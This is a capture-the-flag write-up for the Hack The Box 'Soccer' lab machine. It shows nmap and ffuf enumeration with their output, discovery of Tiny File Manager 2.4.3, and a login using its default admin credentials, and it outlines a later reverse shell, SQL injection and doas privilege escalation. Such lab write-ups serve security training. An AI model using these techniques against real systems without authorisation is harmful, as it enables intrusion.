Soccer_Writeup

About Soccer

- Soccer is an easy difficulty Linux machine that features a foothold based on default credentials, forfeiting access to a vulnerable version of the `Tiny File Manager`, which in turn leads to a reverse shell on the target system (`CVE-2021-45010`).
- Enumerating the target reveals a subdomain which is vulnerable to a blind SQL injection through websockets.
- Leveraging the SQLi leads to dumped `SSH` credentials for the `player` user, who can run `dstat` using `doas` - an alternative to `sudo`.
- By creating a custom `Python` plugin for `doas`, a shell as `root` is then spawned through the `SUID` bit of the `doas` binary, leading to fully escalated privileges.

Enumeration / Information gathering - as an outsider

Nmap

- Nmap scan

```
sudo nmap -sC -sV -Pn 10.10.11.194 -oN soccer_scan
```


```
Nmap scan report for 10.10.11.194
Host is up (0.022s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informi
x:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
```

```
    <!DOCTYPE html>
    <html lang="en">
    <head>
    <meta charset="utf-8">
    <title>Error</title>
    </head>
    <body>
    <pre>Cannot GET /</pre>
    </body>
    </html>
  HTTPOptions, RTSPRequest:
    HTTP/1.1 404 Not Found
    Content-Security-Policy: default-src 'none'
    X-Content-Type-Options: nosniff
    Content-Type: text/html; charset=utf-8
    Content-Length: 143
    Date: Sat, 25 May 2024 02:03:25 GMT
    Connection: close
    <!DOCTYPE html>
    <html lang="en">
    <head>
    <meta charset="utf-8">
    <title>Error</title>
    </head>
    <body>
    <pre>Cannot OPTIONS /</pre>
    </body>
```

-> Requests are being forwarded to http://soccer.htb, so we will add that to our vhost file:


```
10.10.11.194    soccer.htb$
```

-> Also looking at the website `soccer.htb`, there isn't any links or any functionality, so there isn't much we can do.




-> For port 9091, we are receiving an 404 response, so this is an web server.

-> Quick googling shows that this is an web app that uses nodejs



-> Going to the website gives the following:



-> Seems nothing much we can do.

-> Given that there isn't much we can do, we can fuzz for vhosts or pages

Fuzzing pages/directories/vhosts

- Fuzzing for vhosts

```
ffuf -ic -w /opt/SecLists/Discovery/DNS/subdomains-top1million-
5000.txt:FUZZ -u http://soccer.htb/ -H 'Host: FUZZ.soccer.htb' -fs 178

ffuf -ic -w /opt/SecLists/Discovery/DNS/subdomains-top1million-
5000.txt:FUZZ -u http://soccer.htb:9091/ -H 'Host: FUZZ.soccer.htb'
```

```
 :: Method           : GET
 :: URL              : http://soccer.htb/
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/
 :: Header           : Host: FUZZ.soccer.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,3
 :: Filter           : Response size: 178

:: Progress: [4989/4989] :: Job [1/1] :: 2173 req/sec ::
```

```
 :: Method           : GET
 :: URL              : http://soccer.htb:9091/
 :: Wordlist         : FUZZ: /opt/SecLists/Disc
 :: Header           : Host: FUZZ.soccer.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299

:: Progress: [4989/4989] :: Job [1/1] :: 2105 r
```

-> No vhosts detected.

- Fuzzing for extension

```
ffuf -ic -w /opt/SecLists/Discovery/Web-Content/web-extensions.txt:FUZZ
-u http://soccer.htb/indexFUZZ

ffuf -ic -w /opt/SecLists/Discovery/Web-Content/web-extensions.txt:FUZZ
-u http://soccer.htb:9091/indexFUZZ
```

```
:: Method           : GET
:: URL              : http://soccer.htb/indexFUZZ
:: Wordlist         : FUZZ: /opt/SecLists/Discovery
:: Output file      : extension_fuzz
:: File format      : json
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,
________________________________________________

.html                   [Status: 200, Size: 6917, Wo
:: Progress: [41/41] :: Job [1/1] :: 0 req/sec :: Du
┌─[]─[eric@parrot]─[~/Desktop/htb/notes/HTB_academy/
└──╼ [★]$
```

-> We only have .html extension for soccer.htb

```
:: Method           : GET
:: URL              : http://soccer.htb:9091/indexFUZZ
:: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/web-extensions.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [41/41] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
┌─[]─[eric@parrot]─[~/Desktop/htb/notes/HTB_academy/HTB_Writeups/Soccer]
└──╼ [★]$
```

-> No extension for the port on 9091.

-> The website is a static website.

Fuzzing for pages/directory


```
ffuf -ic -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://soccer.htb/FUZZ -e .html

ffuf -ic -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://soccer.htb:9091/FUZZ -e .html
```

```
 :: Method           : GET
 :: URL              : http://soccer.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Conte
 :: Extensions       : .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,4
________________________________________________

.html                   [Status: 403, Size: 162, Words: 4, Li
index.html              [Status: 200, Size: 6917, Words: 2196
                        [Status: 200, Size: 6917, Words: 2196
tiny                    [Status: 301, Size: 178, Words: 6, Li
```


-> We see a directory tiny fuzzed, we'll take a look at it

Web App enumeration


- Browsing to the page `http:/soccer.htb/tiny` yields the page:




- Looking at the source code, it seems to have version 2.4.3



- Going to the link referenced, it has is a web based file manager in PHP.




-> One of the things we can try is default credentials for the tiny file manager and look for cve exploits.



-> We see an CVE exploit that suits our version.

-> However it requires authentication.

- We also see the following in the official documentation




- Default password of admin/admin@123 and user/12345


Exploitation / Lateral Movement - Password attack (default credentials) on tiny file web app

Password attack

- We try the default password admin/admin@123 and we logged in:



-> However one thing we see is that we could upload files according to the upload functionality, so we will try doing so next.

